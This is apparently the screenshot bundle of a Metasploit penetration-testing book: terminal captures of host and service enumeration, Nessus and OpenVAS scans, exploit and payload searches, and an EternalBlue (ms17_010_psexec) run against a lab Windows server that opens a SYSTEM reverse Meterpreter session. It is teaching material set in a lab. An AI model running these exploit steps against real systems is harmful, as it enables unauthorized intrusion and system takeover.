




# Chapter 1: Metasploit Quick Tips for Security Professionals












## Graphic bundle

---









```
root@metasploitable:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:79:a6:61 brd ff:ff:ff:ff:ff:ff
        inet 192.168.216.129/24 brd 192.168.216.255 scope global eth0
            inet6 fe80::20c:29ff:fe79:a661/64 scope link
                valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:79:a6:6b brd ff:ff:ff:ff:ff:ff
        inet 10.0.0.128/24 brd 10.0.0.255 scope global eth1
            inet6 fe80::20c:29ff:fe79:a66b/64 scope link
                valid_lft forever preferred_lft forever
root@metasploitable:~#
```

```
bash-3.2$ ssh root@192.168.216.5
The authenticity of host '192.168.216.5 (192.168.216.5)' can't be established.
ECDSA key fingerprint is SHA256:AsKNUqWBhX1RkciCHZEXWXZRtfoVJ1z2KlalrUm1LU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.216.5' (ECDSA) to the list of known hosts.
root@192.168.216.5's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 17 06:24:37 2017 from 192.168.216.1
root@kali:~#
```

```
msf > hosts

Hosts
=====
address      mac          name  os_name    os_flavor  os_sp   purpose  info  comments
-----  -----
192.168.216.10  00:0c:29:38:b3:a9    Windows 7        client
192.168.216.129 00:0c:29:79:a6:61    Linux       2.6.X     server

msf >
```

```
msf > hosts -c address,os_name

Hosts
=====

address          os_name
-----  -----
192.168.216.10  Windows 7
192.168.216.129 Linux

msf >
```

```
msf > hosts -c address,os_name -S Windows

Hosts
=====

address          os_name
-----  -----
192.168.216.10  Windows 7

msf >
```

## Graphic bundle

---

```
msf > services
Services
=====
host      port  proto  name          state  info
---      ---   ----  --          ---   ---
192.168.216.10  22    tcp    ssh          open   OpenSSH 7.1 protocol 2.0
192.168.216.10  135   tcp    msrpc        open   Microsoft Windows RPC
192.168.216.10  139   tcp    netbios-ssn  open   Microsoft Windows netbios-ssn
192.168.216.10  445   tcp    microsoft-ds  open   Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
192.168.216.10  3000  tcp    http         open   WEBrick httpd 1.3.1 Ruby 2.3.3 (2016-11-21)
192.168.216.10  3306  tcp    mysql        open   MySQL 5.5.20-log
192.168.216.10  3389  tcp    tcpwrapped   open
192.168.216.10  4848  tcp    ssl/http     open   Oracle Glassfish Application Server
192.168.216.10  7676  tcp    java-message-service  open   Java Message Service 3.01
192.168.216.10  8009  tcp    ajp13        open   Apache Jserv Protocol v1.3
192.168.216.10  8022  tcp    http         open   Apache Tomcat/Coyote JSP engine 1.1
192.168.216.10  8031  tcp    ssl/unknown   open
192.168.216.10  8080  tcp    http         open   Sun GlassFish Open Source Edition 4.0
192.168.216.10  8181  tcp    ssl/intermapper  open
192.168.216.10  8383  tcp    ssl/http     open   Apache httpd
192.168.216.10  8443  tcp    ssl/https-alt  open
192.168.216.10  9200  tcp    http         open   Elasticsearch REST API 1.1.1 name: Atum; Lucene 4.7
192.168.216.10  49152  tcp   msrpc        open   Microsoft Windows RPC
192.168.216.10  49153  tcp   msrpc        open   Microsoft Windows RPC
```

```
msf > services -s ftp
Services
=====
host      port  proto  name  state  info
---      ---   ----  --  ---  ---
192.168.216.129  21    tcp    ftp   open   vsftpd 2.3.4
192.168.216.129  2121  tcp    ftp   open   ProFTPD 1.3.1

msf >
```

```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 96x13
msf > services -p 22

Services
=====

host      port  proto  name    state   info
---      ---  ----  ---    ---    ---
192.168.216.10  22      tcp    ssh    open    OpenSSH 7.1 protocol 2.0
192.168.216.129 22      tcp    ssh    open    OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0

msf >
```

```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 96x15
msf > services -S Apache

Services
=====

host      port  proto  name    state   info
---      ---  ----  ---    ---    ---
192.168.216.10  8009    tcp    ajp13   open    Apache Jserv Protocol v1.3
192.168.216.10  8022    tcp    http    open    Apache Tomcat/Coyote JSP engine 1.1
192.168.216.10  8383    tcp    ssl/http open    Apache httpd
192.168.216.129 80      tcp    http    open    Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.216.129 8009    tcp    ajp13   open    Apache Jserv Protocol v1.3
192.168.216.129 8180    tcp    http    open    Apache Tomcat/Coyote JSP engine 1.1

msf >
```

```
● ● ● daniel — root@kali: ~ — ssh root@192.168.216.5 — 96x15
msf > services -c name,port,info -S Apache 192.168.216.10

Services
=====
host          name      port  info
---          ---      ---  ---
192.168.216.10  ajp13    8009  Apache Jserv Protocol v1.3
192.168.216.10  http     8022  Apache Tomcat/Coyote JSP engine 1.1
192.168.216.10  ssl/http 8383  Apache httpd

msf >
```

# Chapter 2: Information Gathering and Scanning

```
msf auxiliary(enum_dns) > info

      Name: DNS Record Scanner and Enumerator
      Module: auxiliary/gather/enum_dns
      License: Metasploit Framework License (BSD)
      Rank: Normal

  Provided by:
    Carlos Perez <carlos.perez@darkoperator.com>
    Nixawk

  Basic options:
  Name   Current Setting          Required  Description
  ----  -----
  DOMAIN      packtpub.com        yes       The target domain
  ENUM_A       true                yes       Enumerate DNS A record
  ENUM_AXFR    true                yes       Initiate a zone transfer against each NS record
  ENUM_BRT     false               yes       Bruteforce subdomains and hostnames via the supplied wordlist
  ENUM_CNAME   true                yes       Enumerate DNS CNAME record
  ENUM_MX      true                yes       Enumerate DNS MX record
  ENUM_NS      true                yes       Enumerate DNS NS record
  ENUM_RVL     false               yes       Reverse lookup a range of IP addresses
  ENUM_SOA     true                yes       Enumerate DNS SOA record
  ENUM_SRV     true                yes       Enumerate the most common SRV records
  ENUM_TLD     false               yes       Perform a TLD expansion by replacing the TLD with the IANA TLD list
  ENUM_TXT     true                yes       Enumerate DNS TXT record
  IP RANGE    :                   no        The target address range or CIDR identifier
  NS           :                   no        Specify the nameserver to use for queries (default is system DNS)
  STOP_WLDCRD  false              yes       Stops bruteforce enumeration if wildcard resolution is detected
  THREADS      10                 no        Threads for ENUM_BRT
  WORDLIST    /usr/share/metasploit-framework/data/wordlists/namelist.txt  no       Wordlist of subdomains

  Description:
  This module can be used to gather information about a domain from a
  given DNS server by performing various DNS queries such as zone
  transfers, reverse lookups, SRV record brute forcing, and other
  techniques.

  References:
  https://cvedetails.com/cve/CVE-1999-0532/
  OSVDB (492)

  msf auxiliary(enum_dns) > 
```

```
msf > search portscan

Matching Modules
=====
Name          Disclosure Date  Rank  Description
----          -----
auxiliary/scanner/http/wordpress_pingback_access  normal  Wordpress Pingback Locator
auxiliary/scanner/natpmp/natpmp_portscan          normal  NAT-PMP External Port Scanner
auxiliary/scanner/portscan/ack                      normal  TCP ACK Firewall Scanner
auxiliary/scanner/portscan/ftpbounce             normal  FTP Bounce Port Scanner
auxiliary/scanner/portscan/syn                    normal  TCP SYN Port Scanner
auxiliary/scanner/portscan/tcp                    normal  TCP Port Scanner
auxiliary/scanner/portscan/xmas                  normal  TCP "XMas" Port Scanner
auxiliary/scanner/sap/sap_router_portscanner      normal  SAPRouter Port Scanner

msf >
```

## Graphic bundle

---

```
msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > set SMBPASS vagrant
SMBPASS => vagrant
msf auxiliary(smb_enumshares) > set SMBUSER vagrant
SMBUSER => vagrant
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(smb_enumshares) > set ShowFiles true
ShowFiles => true
msf auxiliary(smb_enumshares) > set SpiderShares true
SpiderShares => true
msf auxiliary(smb_enumshares) > run
[+] 192.168.216.10:139 - Login Failed: The SMB server did not reply to our request
[*] 192.168.216.10:445 - Windows 2008 R2 Service Pack 1 (Unknown)
[+] 192.168.216.10:445 - ADMIN$ - (DS) Remote Admin
[+] 192.168.216.10:445 - C$ - (DS) Default share
[+] 192.168.216.10:445 - IPC$ - (I) Remote IPC
[+] 192.168.216.10:445 - \C$\Users\Public\Desktop
=====
Type  Name          Created        Accessed       Written        Changed       Size
----  --           -----        -----        -----        -----        -----
ARC   Boxstarter Shell.lnk 09-19-2017 21:47:40 09-19-2017 21:47:40 09-19-2017 21:47:40 09-19-2017 21:47:40 4096
[+] 192.168.216.10:445 - \C$\Users\Public\Documents
=====
Type  Name          Created        Accessed       Written        Changed       Size
----  --           -----        -----        -----        -----        -----
ARC   jack_of_hearts.docx 09-19-2017 22:09:53 09-19-2017 22:09:53 09-19-2017 13:44:09 09-19-2017 22:09:53 679936
ARC   seven_of_spades.pdf 09-19-2017 22:09:53 09-19-2017 22:09:53 09-19-2017 13:44:11 09-19-2017 22:09:53 507904
```

## Graphic bundle

---

```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 111x32
msf > nessus_scan_details 9 info
Status Policy Scan Name Scan Targets Scan Start Time Scan End Time
----- ----- -----
running Basic Network Scan Metasploitable3 192.168.216.10 1508748651

msf > nessus_scan_details 9 hosts
Host ID Hostname % of Critical Findings % of High Findings % of Medium Findings % of Low Findings
----- -----
2 192.168.216.10 0 0 0 0

msf > nessus_scan_details 9 vulnerabilities
Plugin ID Plugin Name Plugin Family Count
----- -----
10150 Windows NetBIOS / SMB Remote Host Information Disclosure Windows 1
10394 Microsoft Windows SMB Log In Possible Windows 1
10736 DCE Services Enumeration Windows 8
10785 Microsoft Windows SMB NativeLanManager Remote System Information Disclosure Windows 1
11011 Microsoft Windows SMB Service Detection Windows 2
11219 Nessus SYN scanner Port scanners 23
24786 Nessus Windows Scan Not Performed with Admin Privileges Settings 1
26917 Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry Windows 1
35296 SNMP Protocol Version Detection SNMP 1
40448 SNMP Supported Protocols Detection SNMP 1
96982 Server Message Block (SMB) Protocol Version 1 Enabled (unprivileged check) Misc. 1
100871 Microsoft Windows SMB Versions Supported (remote check) Windows 1

msf > nessus_scan_details 9 history
History ID Status Creation Date Last Modification Date
----- -----
10 running 1508748651

msf > 
```

```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 103x11
msf > nessus_scan_details 9 info
Status Policy Scan Name Scan Targets Scan Start Time Scan End Time
----- -----
completed Basic Network Scan Metasploitable3 192.168.216.10 1508748868 1508749572

msf > 
```

```
msf > nessus_db_import 9
[*] Exporting scan ID 12 is Nessus format...
[+] The export file ID for scan ID 9 is 1746013157
[*] Checking export status...
[*] Export status: loading
[*] Export status: ready
[*] The status of scan ID 9 export is ready
[*] Importing scan results to the database...
[*] Importing data of 192.168.216.10
[+] Done
msf >
```

```
msf > load nexpose
[*] Nexpose integration has been activated
[*] Successfully loaded plugin: nexpose
msf >
```

```
msf > openvas_task_create "Metasploitable3" "Windows" 698f691e-7489-11df-9d8c-002264764cea 83d3d851-150a-4d1b-80e3-04bb90d034cb
[+] OpenVAS list of tasks
ID          Name      Comment Status Progress
--          ----      -----   ----   -----
7db8dcf7-5575-49e6-b45b-20c17f108cee Metasploitable3 Windows New     -1
msf >
```

## Graphic bundle

---

```
[*] <X><authenticate_response status='200' status_text='OK'><role>Admin</role><timezone>UTC</timezone><severity>nist</severity></authenticate_response><start_task_response status='202' status_text='OK, request submitted'><report_id>dd8b24eb-dd08-4ffc-b91a-77af4b23c258</report_id></start_task_response></X>
```

```
msf > openvas_task_list
[+] OpenVAS list of tasks
```

ID	Name	Comment	Status	Progress
--	---	-----	-----	-----
7db8dcf7-5575-49e6-b45b-20c17f1a8cee	Metasploitable3	Windows	Requested	1

```
msf > 
```

```
msf > openvas_format_list
[+] OpenVAS list of report formats
```

ID	Name	Extension	Summary
--	----	-----	-----
5057e5cc-b825-11e4-9d0e-28d24461215b	Anonymous XML	xml	Anonymous version of the raw XML report.
50c9950a-f326-11e4-800c-28d24461215b	Verinice ITG	vna	Greenbone Verinice ITG Report, v1.0.1.
5ceff8ba-1f62-11e1-ab9f-406186ea4fc5	CPE	csv	Common Product Enumeration CSV table.
6c248850-1f62-11e1-b082-406186ea4fc5	HTML	html	Single page HTML report.
77bd6c4a-1f62-11e1-abf0-406186ea4fc5	ITG	csv	German "IT-Grundschutz-Kataloge" report.
9087b18c-626c-11e3-8892-406186ea4fc5	CSV Hosts	csv	CSV host summary.
910200ca-dc05-11e1-954f-406186ea4fc5	ARF	xml	Asset Reporting Format v1.0.0.
9ca6fe72-1f62-11e1-9e7c-406186ea4fc5	NBE	nbe	Legacy OpenVAS report.
9e5e5deb-879e-4ecc-8be6-a71cd0875cdd	Topology SVG	svg	Network topology SVG image.
a3810a62-1f62-11e1-9219-406186ea4fc5	TXT	txt	Plain text report.
a684c02c-b531-11e1-bdc2-406186ea4fc5	LaTeX	tex	LaTeX source file.
a994b278-1f62-11e1-96ac-406186ea4fc5	XML	xml	Raw XML report.
c15ad349-bd8d-457a-880a-c7056532ee15	Verinice ISM	vna	Greenbone Verinice ISM Report, v3.0.0.
c1645568-627a-11e3-a660-406186ea4fc5	CSV Results	csv	CSV result list.
c402cc3e-b531-11e1-9163-406186ea4fc5	PDF	pdf	Portable Document Format report.

```
msf > 
```

## Graphic bundle

---

```
msf > openvas_task_list
[+] OpenVAS list of tasks

ID           Name          Comment Status Progress
--           ----          -----  -----  -----
7db8dcf7-5575-49e6-b45b-20c17f1a8cee Metasploitable3 Windows Done    -1

msf >
```

```
msf > openvas_report_list
[+] OpenVAS list of reports

ID           Task Name      Start Time     Stop Time
--           -----          -----          -----
dd8b24eb-dd08-4ffc-b91a-77af4b23c258 Metasploitable3 2017-10-23T15:30:08Z 2017-10-24T09:26:31
Z

msf >
```

```
msf > openvas_report_import dd8b24eb-dd08-4ffc-b91a-77af4b23c258 9ca6fe72-1f62-11e1-9e7c-406186ea4fc5
[*] Importing report to database.
msf >
```

## Graphic bundle

---

```
msf > vulns
[*] Time: 2017-10-24 09:31:14 UTC Vuln: host=192.168.216.10 name=Elasticsearch Remote Code Execution Vulnerability refs=CVE-2014-3120
[*] Time: 2017-10-24 09:31:14 UTC Vuln: host=192.168.216.10 name=ICMP Timestamp Detection refs=CVE-1999-0524
[*] Time: 2017-10-24 09:31:14 UTC Vuln: host=192.168.216.10 name=Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389) refs=CVE-2017-0143,CVE-2017-0144,CVE-2017-0145,CVE-2017-0146,CVE-2017-0147,CVE-2017-0148,BID-96703,BID-96704,BID-96705,BID-96706,BID-96707,BID-96709
[*] Time: 2017-10-24 09:31:15 UTC Vuln: host=192.168.216.10 name=Oracle GlassFish Server Directory Traversal Vulnerability refs=CVE-2017-1000028
[*] Time: 2017-10-24 09:31:15 UTC Vuln: host=192.168.216.10 name=SSL/TLS: Report 'Anonymous' Cipher Suites refs=CVE-2007-1858,BID-28482,CVE-2014-0351,BID-69754
[*] Time: 2017-10-24 09:31:15 UTC Vuln: host=192.168.216.10 name=SSL/TLS: Report Vulnerable Cipher Suites for HTTPS refs=CVE-2016-2183,CVE-2016-6329
[*] Time: 2017-10-24 09:31:15 UTC Vuln: host=192.168.216.10 name=SSL/TLS: Report Vulnerable Cipher Suites for HTTPS refs=CVE-2016-2183,CVE-2016-6329
[*] Time: 2017-10-24 09:31:15 UTC Vuln: host=192.168.216.10 name=SSL/TLS: Report Weak Cipher Suites refs=CVE-2015-4000,CVE-2013-2566,CVE-2015-2808
msf > 
```

# Chapter 3: Server-Side Exploitation

```
msf > search cve:2007 type:exploit samba
Matching Modules
=====
Name          Disclosure Date Rank      Description
----          -----
exploit/linux/samba/lsa_transnames_heap 2007-05-14   good     Samba lsa_io_trans_names Heap Overflow
exploit/multi/samba/usermap_script      2007-05-14   excellent Samba "username map script" Command Execution
exploit/osx/samba/lsa_transnames_heap   2007-05-14   average   Samba lsa_io_trans_names Heap Overflow
exploit/solaris/samba/lsa_transnames_heap 2007-05-14   average   Samba lsa_io_trans_names Heap Overflow

msf >
```

```
msf exploit(usermap_script) > show payloads
Compatible Payloads
=====
Name          Disclosure Date Rank      Description
----          -----
cmd/unix/bind_awk           normal    Unix Command Shell, Bind TCP (via AWK)
cmd/unix/bind_inetd          normal    Unix Command Shell, Bind TCP (inetd)
cmd/unix/bind_lua            normal    Unix Command Shell, Bind TCP (via Lua)
cmd/unix/bind_netcat         normal    Unix Command Shell, Bind TCP (via netcat)
cmd/unix/bind_netcat_gaping  normal    Unix Command Shell, Bind TCP (via netcat -e)
cmd/unix/bind_netcat_gaping_ipv6  normal    Unix Command Shell, Bind TCP (via netcat -e) IPv6
cmd/unix/bind_perl           normal    Unix Command Shell, Bind TCP (via Perl)
cmd/unix/bind_perl_ipv6      normal    Unix Command Shell, Bind TCP (via perl) IPv6
cmd/unix/bind_r              normal    Unix Command Shell, Bind TCP (via R)
cmd/unix/bind_ruby           normal    Unix Command Shell, Bind TCP (via Ruby)
cmd/unix/bind_ruby_ipv6      normal    Unix Command Shell, Bind TCP (via Ruby) IPv6
cmd/unix/bind_zsh            normal    Unix Command Shell, Bind TCP (via Zsh)
cmd/unix/generic             normal    Unix Command, Generic Command Execution
cmd/unix/reverse             normal    Unix Command Shell, Double Reverse TCP (telnet)
cmd/unix/reverse_awk          normal    Unix Command Shell, Reverse TCP (via AWK)
cmd/unix/reverse_lua          normal    Unix Command Shell, Reverse TCP (via Lua)
cmd/unix/reverse_ncat_ssl    normal    Unix Command Shell, Reverse TCP (via ncat)
cmd/unix/reverse_netcat      normal    Unix Command Shell, Reverse TCP (via netcat)
cmd/unix/reverse_netcat_gaping  normal    Unix Command Shell, Reverse TCP (via netcat -e)
cmd/unix/reverse_openssl     normal    Unix Command Shell, Double Reverse TCP SSL (openssl)
cmd/unix/reverse_perl         normal    Unix Command Shell, Reverse TCP (via Perl)
cmd/unix/reverse_perl_ssl    normal    Unix Command Shell, Reverse TCP SSL (via perl)
cmd/unix/reverse_php_ssl     normal    Unix Command Shell, Reverse TCP SSL (via php)
cmd/unix/reverse_python      normal    Unix Command Shell, Reverse TCP (via Python)
cmd/unix/reverse_python_ssl  normal    Unix Command Shell, Reverse TCP SSL (via python)
cmd/unix/reverse_r            normal    Unix Command Shell, Reverse TCP (via R)
cmd/unix/reverse_ruby         normal    Unix Command Shell, Reverse TCP (via Ruby)
cmd/unix/reverse_ruby_ssl    normal    Unix Command Shell, Reverse TCP SSL (via Ruby)
cmd/unix/reverse_ssl_double_telnet  normal    Unix Command Shell, Double Reverse TCP SSL (telnet)
cmd/unix/reverse_zsh          normal    Unix Command Shell, Reverse TCP (via Zsh)

msf exploit(usermap_script) >
```

## Graphic bundle

```
msf exploit(usermap_script) > sessions
Active sessions
=====
Id  Name   Type      Information                               Connection
--  ---   ----      -----
1   shell  cmd/unix
2   meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ metasploitable.localdomain 192.168.216.5:4444 -> 192.168.216.129:53381 (192.168.216.129)
2   meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ metasploitable.localdomain 192.168.216.5:4433 -> 192.168.216.129:55623 (192.168.216.129)

msf exploit(usermap_script) >
```

EDB-ID: 39514	Author: Metasploit	Published: 2016-03-01
CVE: CVE-2016-2555	Type: Remote	Platform: PHP
Aliases: N/A	Advisory/Source: N/A	Tags: Metasploit Framework
E-DB Verified:	Exploit:  Download /  View Raw	Vulnerable App:

```
msf > use exploit/multi/http/atutor_sqli
msf exploit(atutor_sqli) > show options

Module options (exploit/multi/http/atutor_sqli):
=====
Name    Current Setting  Required  Description
----    -----          -----    -----
Proxies
RHOST
RPORT    80            yes       The target port (TCP)
SSL     false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /ATutor/
VHOST

Exploit target:
=====
Id  Name
--  --
0   Automatic

msf exploit(atutor_sqli) >
```

## Graphic bundle

```
msf exploit(atutor_sqli) > show payloads
Compatible Payloads
=====
Name          Disclosure Date  Rank   Description
-----
generic/custom          normal    Custom Payload
generic/shell_bind_tcp  normal    Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp normal   Generic Command Shell, Reverse TCP Inline
php/bind_perl           normal   PHP Command Shell, Bind TCP (via Perl)
php/bind_perl_ipv6      normal   PHP Command Shell, Bind TCP (via perl) IPv6
php/bind_php            normal   PHP Command Shell, Bind TCP (via PHP)
php/bind_php_ipv6       normal   PHP Command Shell, Bind TCP (via php) IPv6
php/download_exec        normal   PHP Executable Download and Execute
php/exec                normal   PHP Execute Command
php/meterpreter/bind_tcp normal   PHP Meterpreter, Bind TCP Stager
php/meterpreter/bind_tcp_ipv6 normal  PHP Meterpreter, Bind TCP Stager IPv6
php/meterpreter/bind_tcp_ip6_uuid normal PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
php/meterpreter/bind_tcp_uuid  normal PHP Meterpreter, Bind TCP Stager with UUID Support
php/meterpreter/reverse_tcp  normal  PHP Meterpreter, PHP Reverse TCP Stager
php/meterpreter/reverse_tcp_uuid normal PHP Meterpreter, PHP Reverse TCP Stager
php/meterpreter_reverse_tcp normal  PHP Meterpreter, Reverse TCP Inline
php/reverse_perl         normal  PHP Command, Double Reverse TCP Connection (via Perl)
php/reverse_php          normal  PHP Command Shell, Reverse TCP (via PHP)

msf exploit(atutor_sqli) >
```

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## Graphic bundle

```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 143x21
msf > search jenkins

Matching Modules
=====
Name                                     Disclosure Date Rank      Description
-----
auxiliary/gather/jenkins_cred_recovery   normal
auxiliary/scanner/http/jenkins_command   normal
auxiliary/scanner/http/jenkins_enum      normal
auxiliary/scanner/http/jenkins_login     normal
auxiliary/scanner/jenkins_udp_broadcast_enum
exploit/linux/misc/jenkins_java_deserialize 2015-11-18 excellent Jenkins CLI RMI Java Deserialization Vulnerability
exploit/linux/misc/opennms_java_serialize    2015-11-06 normal OpenNMS Java Object Unserialization Remote Code Execution
exploit/multi/http/jenkins_script_console   2013-01-18 good Jenkins-CI Script-Console Java Execution
exploit/windows/misc/ibm_websphere_java_deserialize 2015-11-06 excellent IBM WebSphere RCE Java Deserialization Vulnerability
post/multi/gather/jenkins_gather          normal Jenkins Credential Collector

msf >
```

```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 125x38
msf exploit(jenkins_script_console) > show options

Module options (exploit/multi/http/jenkins_script_console):
=====
Name      Current Setting Required  Description
----      -----          -----      -----
API_TOKEN           no        The API token for the specified username
PASSWORD            no        The password for the specified username
Proxies             no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST    192.168.216.10 yes      The target address
RPORT    8484           yes      The target port (TCP)
SRVHOST  0.0.0.0        yes      The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT  8000           yes      The local port to listen on.
SSL      false          no       Negotiate SSL/TLS for outgoing connections
SSLCert             no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI /           yes      The path to the Jenkins-CI application
URIPATH            /           no       The URI to use for this exploit (default is random)
USERNAME            no        The username to authenticate as
VHOST               no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
=====
Name      Current Setting Required  Description
----      -----          -----      -----
EXITFUNC process        yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST    192.168.216.5  yes      The listen address
LPORT    4444           yes      The listen port

Exploit target:
=====
Id  Name
--  --
0   Windows

msf exploit(jenkins_script_console) >
```

## Graphic bundle

```
msf > search type:exploit Manageengine
Matching Modules
=====
Name                                Disclosure Date   Rank      Description
----                                ----           ----
exploit/multi/http/eventlog_file_upload    2014-08-31   excellent  ManageEngine Eventlog Analyzer Arbitrary File Upload
exploit/multi/http/manage_engine_dc_pmp_sqli 2014-05-08   excellent  ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
exploit/multi/http/manageengine_auth_upload  2014-12-15   excellent  ManageEngine Multiple Products Authenticated File Upload
exploit/multi/http/manageengine_scpuploader  2015-08-09   excellent  ManageEngine SecureCopy Plus Arbitrary File Upload
exploit/multi/http/manageengine_nexapp_idli  2012-10-18   excellent  ManageEngine Security Manager Plus 1.5 Build 550S SQL Injection
exploit/multi/http/manageengine_socialit_file_upload 2014-09-27   excellent  ManageEngine OpManager and Social IT Arbitrary File Upload
exploit/windows/http/desktopcentral_file_upload 2013-11-11   excellent  ManageEngine Desktop Central StatusUpdate Arbitrary File Upload
exploit/windows/http/desktopcentral_statusupdate_upload 2014-08-31   excellent  ManageEngine Desktop Central StatusUpdate Arbitrary File Upload
exploit/windows/http/manage_engine_opmanager_rce 2015-09-14   manual    ManageEngine OpManager Remote Code Execution
exploit/windows/http/manageengine_apps_mnpr  2011-04-08   average   ManageEngine Applications Manager Authenticated Code Execution
exploit/windows/http/manageengine_connectionid_write 2015-12-14   excellent  ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability
exploit/windows/msc/manageengine_eventlog_analyzer_rce 2015-07-11   manual    ManageEngine EventLog Analyzer Remote Code Execution

msf >
```

```
msf > search type:exploit psexec
Matching Modules
=====
Name                                Disclosure Date   Rank      Description
----                                ----           ----
exploit/windows/local/current_user_psexec 1999-01-01   excellent  PsExec via Current User Token
exploit/windows/local/wmi                1999-01-01   excellent  Windows Management Instrumentation (WMI) Remote Command Execution
exploit/windows/smb/psexec              1999-01-01   manual    Microsoft Windows Authenticated User Code Execution
exploit/windows/smb/psexec_psh          1999-01-01   manual    Microsoft Windows Authenticated Powershell Command Execution

msf >
```

```
msf > use exploit/windows/smb/ms17_010_psexec
msf exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.216.10
RHOST => 192.168.216.10
msf exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.216.5:4444
[*] 192.168.216.10:445 - Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
[*] 192.168.216.10:445 - Built a write-what-where primitive...
[+] 192.168.216.10:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.216.10:445 - Selecting PowerShell target
[*] 192.168.216.10:445 - Executing the payload...
[+] 192.168.216.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.216.10
[*] Meterpreter session 1 opened (192.168.216.5:4444 -> 192.168.216.10:51967) at 2018-02-10 05:46:20 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

## Graphic bundle


```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 141x14
[meterpreter] > ps -S httpd.exe
Filtering on 'httpd.exe'

Process List
=====
PID  PPID  Name          Arch Session User          Path
---  ---   -----
1416 1768  dcserverhttpd.exe x86    0      NT AUTHORITY\LOCAL SERVICE C:\ManageEngine\DesktopCentral_Server\apache\bin\dcserverhttpd.exe
1768 432   dcserverhttpd.exe x86    0      NT AUTHORITY\LOCAL SERVICE
3212 432   httpd.exe     x64    0      NT AUTHORITY\LOCAL SERVICE
3820 3212  httpd.exe     x64    0      NT AUTHORITY\LOCAL SERVICE C:\wamp\bin\apache\apache2.2.21\bin\httpd.exe

[meterpreter] >
```

```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 141x11
[Active sessions
=====
Id  Name  Type          Information          Connection
--  --   -----
1  meterpreter x64/windows NT AUTHORITY\SYSTEM @ VAGRANT-2008R2 192.168.216.5:4444 -> 192.168.216.10:49300 (192.168.216.10)
2  meterpreter x64/windows NT AUTHORITY\LOCAL SERVICE @ VAGRANT-2008R2 192.168.216.5:4444 -> 192.168.216.10:49367 (192.168.216.10)
3  meterpreter x64/windows NT AUTHORITY\LOCAL SERVICE @ VAGRANT-2008R2 192.168.216.5:4444 -> 192.168.216.10:49368 (192.168.216.10)

msf exploit(handler) >
```



A problem has been detected and windows has been shut down to prevent damage to your computer.

If this is the first time you've seen this stop error screen, restart your computer. If this screen appears again, follow these steps:

Check to be sure you have adequate disk space. If a driver is identified in the Stop message, disable the driver or check with the manufacturer for driver updates. Try changing video adapters.

Check with your hardware vendor for any BIOS updates. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.


Technical information:

\*\*\* STOP: 0x0000007E (0xFFFFFFFFC0000005,0xFFFFF8800350FF25,0xFFFFF88003D488D8,0xFFFFF88003D48130)


\*\*\* HTTP.sys - Address FFFF8800350FF25 base at FFFF88003506000, DateStamp 4ce793ce


Collecting data for crash dump ...  
Initializing disk for crash dump ...  
Beginning dump of physical memory.  
Dumping physical memory to disk: 55

## Chapter 4: Meterpreter




```
meterpreter > ps
Process List
=====
PID  PPID  Name          Arch Session User          Path
---  --- 
0    0     [System Process]
4    0     System         x64   0      NT AUTHORITY\SYSTEM  C:\Windows\System32\taskeng.exe
12   772   taskeng.exe   x64   0      NT AUTHORITY\SYSTEM  C:\Windows\System32\smss.exe
224  4     smss.exe      x64   0      NT AUTHORITY\SYSTEM  C:\Windows\System32\svchost.exe
256  436   svchost.exe   x64   0      NT AUTHORITY\LOCAL SERVICE  C:\Windows\System32\svchost.exe
292  284   csrss.exe     x64   0      NT AUTHORITY\SYSTEM  C:\Windows\System32\csrss.exe
```





## Graphic bundle

---

